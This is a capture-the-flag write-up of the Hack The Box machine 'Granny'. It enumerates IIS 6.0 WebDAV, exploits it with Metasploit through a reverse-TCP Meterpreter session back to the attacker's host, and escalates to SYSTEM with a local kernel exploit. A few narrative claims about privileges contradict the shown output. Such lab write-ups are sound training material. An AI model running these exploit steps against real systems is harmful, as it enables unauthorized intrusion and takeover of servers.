Granny

Platform	HTB
Date	@April 1, 2022
Operating System	Windows
Tags	IIS cadaver davtest metasploit web-app

General-Information

▼ Table of Contents

▼ Passwords

-

▼ Machine Information

- Link: https://app.hackthebox.com/machines/14
- IP: 10.10.10.15

Scanning/Enumeration

▼ Looking at the feedback from the basic `nmap` I see that there is only one port open, 80, and it has a website that's running on Microsoft IIS with an unfinished website being hosted there.

- Basic `nmap` scan results: `nmap -A $IP -oN nmap.txt`

```
80/tcp open  http    Microsoft IIS httpd 6.0
| http-methods:
|_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_http-server-header: Microsoft-IIS/6.0
|_http-title: Under Construction
| http-webdav-scan:
|   Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|   WebDAV type: Unknown
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
|   Server Date: Thu, 24 Mar 2022 19:30:52 GMT
|_  Server Type: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

▼ Checking the feedback from the `nmap` scan with vulnerable scripts enabled and I see that under the `http-enum` portion there has been lots of enumeration done and Frontpage information has been found along with the possibility that anonymous login is possible for FrontPage

- `nmap` vuln scan results: `nmap --script vuln $IP -oN Nmap_vuln-initial.txt`

```
PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /_vti_bin/: Frontpage file or folder
|   /_vti_log/: Frontpage file or folder
|   /postinfo.html: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.dll: Frontpage file or folder
|   /_vti_bin/_vti_aut/author.exe: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.dll: Frontpage file or folder
|   /_vti_bin/_vti_adm/admin.exe: Frontpage file or folder
|   /_vti_bin/fpcount.exe?Page=default.asp|Image=3: Frontpage file or folder
|   /_vti_bin/shtml.dll: Frontpage file or folder
|   /_vti_bin/shtml.exe: Frontpage file or folder
|   /images/: Potentially interesting folder
|_  /_private/: Potentially interesting folder
| http-frontpage-login:
|   VULNERABLE:
|   Frontpage extension anonymous login
|     State: VULNERABLE
|       Default installations of older versions of frontpage extensions allow anonymous logins which can lead to server compromise.
|
|     References:
|_      http://insecure.org/sploits/Microsoft.frontpage.insecurities.html
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

WebDAV

▼ I wasn't aware of the importance that was linked between the enumeration on FrontPage and using tools like `davtest` and `cadaver`, but after some short research I came across this article which was good for getting acquainted with the tool. I had to rely on this writeup to help point me in the right direction because I had fallen down a small rabbit hole.

▼ `davtest`

- `davtest -url http://$IP`
- Files that `davtest` was able to actually execute (meaning I could go visit them). However, it isn't of importance because I can't upload a shell nor upload a file and rename it to the shell file to catch it.

```
*****************************************************
 Checking for test file execution
EXEC    txt     SUCCEED:        http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.txt
EXEC    php     FAIL
EXEC    pl      FAIL
EXEC    cfm     FAIL
EXEC    jsp     FAIL
EXEC    jhtml   FAIL
EXEC    html    SUCCEED:        http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.html

*****************************************************
/usr/bin/davtest Summary:
Created: http://10.10.10.15/DavTestDir_RWMyGIVGf35m
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.txt
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.php
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.pl
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.cfm
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.jsp
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.jhtml
PUT File: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.html
Executes: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.txt
Executes: http://10.10.10.15/DavTestDir_RWMyGIVGf35m/davtest_RWMyGIVGf35m.html
```

▼ `cadaver`

▼ I used `cadaver` to try and see what if I could upload a shell on the system by remaining a the `.php` file because this upload wasn't allowed at first. This didn't work, but figured I should note it.

▼ `cadaver granny.htb` | Connecting through `cadaver`

```
kali@kali:~/HTB/granny$ cadaver granny.htb
dav:/> dirt
Unrecognised command. Type 'help' for a list of commands.
dav:/> ls
Listing collection `/': succeeded.
Coll:   DavTestDir_RWMyGIVGf35m             0  Mar 25 13:17
Coll:   _private                            0  Apr 12  2017
Coll:   _vti_bin                            0  Apr 12  2017
Coll:   _vti_cnf                            0  Apr 12  2017
Coll:   _vti_log                            0  Apr 12  2017
Coll:   _vti_pvt                            0  Apr 12  2017
Coll:   _vti_script                         0  Apr 12  2017
Coll:   _vti_txt                            0  Apr 12  2017
Coll:   aspnet_client                       0  Apr 12  2017
Coll:   images                              0  Apr 12  2017
        HTB-reverse.php                  3567  Mar 25 13:05
        HTB-reverse.php;.txt             3567  Mar 25 13:35
        HTB-reverse.txt                  3567  Mar 25 13:35
        _vti_inf.html                    1754  Apr 12  2017
        iisstart.htm                     1433  Feb 21  2003
        pagerror.gif                     2806  Feb 21  2003
        passwd.txt                         33  Mar 25 13:09
        postinfo.html                    2440  Apr 12  2017
```

Searchsploit → Metasploit

▼ Going back over the `nmap` scan results `IIS 6.0` is mentioned as web hosting platform, since its a Windows based machine. Passing this string to `searchsploit` brings back a host of different possible exploits, however I tried `41738.py` first on account of the writeup above and also it make logical reasoning as I don't want a denial of service and the ones before the `ASP` attack aren't what I need

- `searchsploit iis 6.0`

```
kali@kali:~/HTB/granny$ searchsploit iis 6.0
 Exploit Title                                                                      |  Path
Microsoft IIS 4.0/5.0/6.0 - Internal IP Address/Internal Network Name Disclosure    | windows/remote/21057.txt
Microsoft IIS 5.0/6.0 FTP Server (Windows 2000) - Remote Stack Overflow             | windows/remote/9541.pl
Microsoft IIS 5.0/6.0 FTP Server - Stack Exhaustion Denial of Service               | windows/dos/9587.txt
Microsoft IIS 6.0 - '/AUX / '.aspx' Remote Denial of Service                        | windows/dos/3965.pl
Microsoft IIS 6.0 - ASP Stack Overflow Stack Exhaustion (Denial of Service) (MS10-065) | windows/dos/15167.txt
Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow            | windows/remote/41738.py
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass                             | windows/remote/8765.php
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)                         | windows/remote/8704.txt
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)                         | windows/remote/8806.pl
Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)                     | windows/remote/8754.patch
Microsoft IIS 6.0/7.5 (+ PHP) - Multiple Vulnerabilities                            | windows/remote/19033.txt

Shellcodes: No Results
kali@kali:~/HTB/granny$ searchsploit -m 41738.py
  Exploit: Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
      URL: https://www.exploit-db.com/exploits/41738
     Path: /usr/share/exploitdb/exploits/windows/remote/41738.py
File Type: ASCII text, with very long lines, with CRLF line terminators

Copied to: /home/kali/HTB/granny/41738.py
```

▼ I tried to get work with the exploit, but didn't understand what was going on well enough to get the correct results, so naturally I turned to `metasploit` to finish the box off. I looked up `iis_webdav` and chose the first exploit, then used the `check` command to make sure the target was vulnerable to the exploit, which it is!

- `search iis_webdav`

```
msf6 > search iis_webdav

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  exploit/windows/iis/iis_webdav_upload_asp         2004-12-31       excellent  No     Microsoft IIS WebDAV Write Access Code Execution
   1  exploit/windows/iis/iis_webdav_scstoragepathfromurl  2017-03-26       manual     Yes    Microsoft IIS WebDav ScStoragePathFromUrl Overflow


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/iis/iis_webdav_scstoragepathfromurl

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set RHOSTS granny.htb
RHOSTS => granny.htb
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > check
[+] 10.10.10.15:80 - The target is vulnerable.
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) >
```

▼ Once I got the correct module set up with the right `RHOST` , I changed my `LHOST` to the HTB one, so that `meterpreter` session would come through

- `set LHOST $IP`

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set LHOST 10.
LHOST => 10.
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.        :4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.        :4444 -> 10.10.10.15:1031) at 2022-04-01 14:00:19 -0400

meterpreter > _
```


▼ When I get on the system, normal commands like `getuid` or `getsystem` don't work, which means that the process I'm running on isn't elevated and I need to `migrate` to one that is in order to finish out this machine.

- Commands not working

```
meterpreter > getuid
[-] stdapi_sys_config_getuid: Operation failed: Access is denied.
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: This function is not supported on this system. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter > _
```

▼ I `migrate` to process 2232 because its running as `NT AUTHORITY\NETWORK SERVICE` and confirm that the commands `getuid` and `getsystem` work, which reveal my new elevated privileges.

- `ps`



```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 320   272   csrss.exe
 344   272   winlogon.exe
 392   344   services.exe
 404   344   lsass.exe
 580   392   svchost.exe
 668   392   svchost.exe
 732   392   svchost.exe
 768   392   svchost.exe
 788   392   svchost.exe
 924   392   spoolsv.exe
 952   392   msdtc.exe
 1064  392   cisvc.exe
 1112  392   svchost.exe
 1168  392   inetinfo.exe
 1204  392   svchost.exe
 1312  392   VGAuthService.exe
 1380  392   vmtoolsd.exe
 1484  392   svchost.exe
 1588  392   svchost.exe
 1700  392   dllhost.exe
 1768  392   dllhost.exe
 1856  392   alg.exe
 1868  580   wmiprvse.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2052  392   vssvc.exe
 2164  1484  w3wp.exe            x86   0        NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
```

- `migrate 2232`

```
 0     0     [System Process]
 4     0     System
 272   4     smss.exe
 320   272   csrss.exe
 344   272   winlogon.exe
 392   344   services.exe
 404   344   lsass.exe
 580   392   svchost.exe
 668   392   svchost.exe
 732   392   svchost.exe
 768   392   svchost.exe
 788   392   svchost.exe
 924   392   spoolsv.exe
 952   392   msdtc.exe
 1064  392   cisvc.exe
 1112  392   svchost.exe
 1168  392   inetinfo.exe
 1204  392   svchost.exe
 1312  392   VGAuthService.exe
 1380  392   vmtoolsd.exe
 1484  392   svchost.exe
 1588  392   svchost.exe
 1700  392   dllhost.exe
 1768  392   dllhost.exe
 1856  392   alg.exe
 1868  580   wmiprvse.exe       x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 2052  392   vssvc.exe
 2164  1484  w3wp.exe           x86   0       NT AUTHORITY\NETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 2232  580   davcdata.exe       x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 2296  2164  rundll32.exe       x86   0                                     C:\WINDOWS\system32\rundll32.exe

meterpreter > migrate 2232
[*] Migrating from 2296 to 2232...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
```

▼ However, even though I'm now `NT AUTHORITY\NETWORK SERVICE` I still can't display the files for the other users such as `Administrator` or `Lakis`, which means I need to raise my privileges even more. I'll do this by using `metasploit`'s exploit suggester

- Failing to get into two directories

```
meterpreter > dir
Listing: C:\Documents and Settings
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
40777/rwxrwxrwx   0     dir   2017-04-12 10:12:15 -0400  Administrator
40777/rwxrwxrwx   0     dir   2017-04-12 09:42:38 -0400  All Users
40777/rwxrwxrwx   0     dir   2017-04-12 09:42:38 -0400  Default User
40777/rwxrwxrwx   0     dir   2017-04-12 15:19:46 -0400  Lakis
40777/rwxrwxrwx   0     dir   2017-04-12 10:08:32 -0400  LocalService
40777/rwxrwxrwx   0     dir   2017-04-12 10:08:31 -0400  NetworkService

meterpreter > cd Lakis
[-] stdapi_fs_chdir: Operation failed: Access is denied.
meterpreter > cd Administrator
[-] stdapi_fs_chdir: Operation failed: Access is denied.
```

▼ I followed the steps in this toggle'd option below to first look for possible exploits on this machine, then check out the info for one of the exploits and finally background my initial session to load this exploit for execution.

▼ `run post/multi/recon/local_exploit_suggester` | Check for local exploits

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.15 - Collecting local exploits for x86/windows ...
[*] 10.10.10.15 - 40 exploit checks are being tried ...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

▼ `info exploit/windows/local/ms14_070_tcpip_ioctl` | Get info on an exploit

```
meterpreter > info exploit/windows/local/ms14_070_tcpip_ioctl

       Name: MS14-070 Windows tcpip!SetAddrOptions NULL Pointer Dereference
     Module: exploit/windows/local/ms14_070_tcpip_ioctl
   Platform: Windows
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Average
  Disclosed: 2014-11-11

Provided by:
  Matt Bergin <level@korelogic.com>
  Jay Smith <jsmith@korelogic.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Server 2003 SP2

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SESSION                   yes       The session to run this module on.

Payload information:

Description:
  A vulnerability within the Microsoft TCP/IP protocol driver
  tcpip.sys can allow a local attacker to trigger a NULL pointer
  dereference by using a specially crafted IOCTL. This flaw can be
```

▼ `background`'ing the session then exploiting the target again


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use exploit/windows/local/ms14_070_tcpip_ioctl
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > show options

Module options (exploit/windows/local/ms14_070_tcpip_ioctl):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Server 2003 SP2


msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > set LHOST 10.
LHOST => 10.
msf6 exploit(windows/local/ms14_070_tcpip_ioctl) > run

[*] Started reverse TCP handler on 10.      :4444
[*] Storing the shellcode in memory...
```

▼ Now I'm `NT AUTHORITY\NETWORK SERVICE`


```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

🚩User.txt Flag🚩

▼ To get the user flag it was just located in the user `Lakis` `Desktop` directory.



▼ The root flag of course was inside the `Administrator`'s `Desktop` directory.



What I learned

- Before this machine I didn't know about the tools `davtest` and `cadaver`, nor that much about Microsoft IIS, however now I have a little bit of a better understanding for when I run across this software in later challenges.
- When struggling to find an entry point, look back over previous scans you've ran and make sure you know what every service or software is, sometimes they have applications built for them (In this case, `WebDAV` which was picked up in the `nmap` `http-webdav-scan` [`-A` found it] scan you can use tools like `davtest` and `cadaver` for uploading if its allowed
- Running tools against web apps, then always specify the the HTTP method, `http://$ip`
- Sometimes I get stuck down one potential vulnerability and forget to look at the bigger picture. (Was trying to pull something off with `cadaver` by changing the file name so that an RCE would work, but it was clearly not possible because the file changes did nothing to actually trigging the shell. I learned that I was going down the wrong path after looking over a writeup and understanding my mistake).
- When commands like `getuid` and `getsystem` don't work, migrate your process to a more elevated one.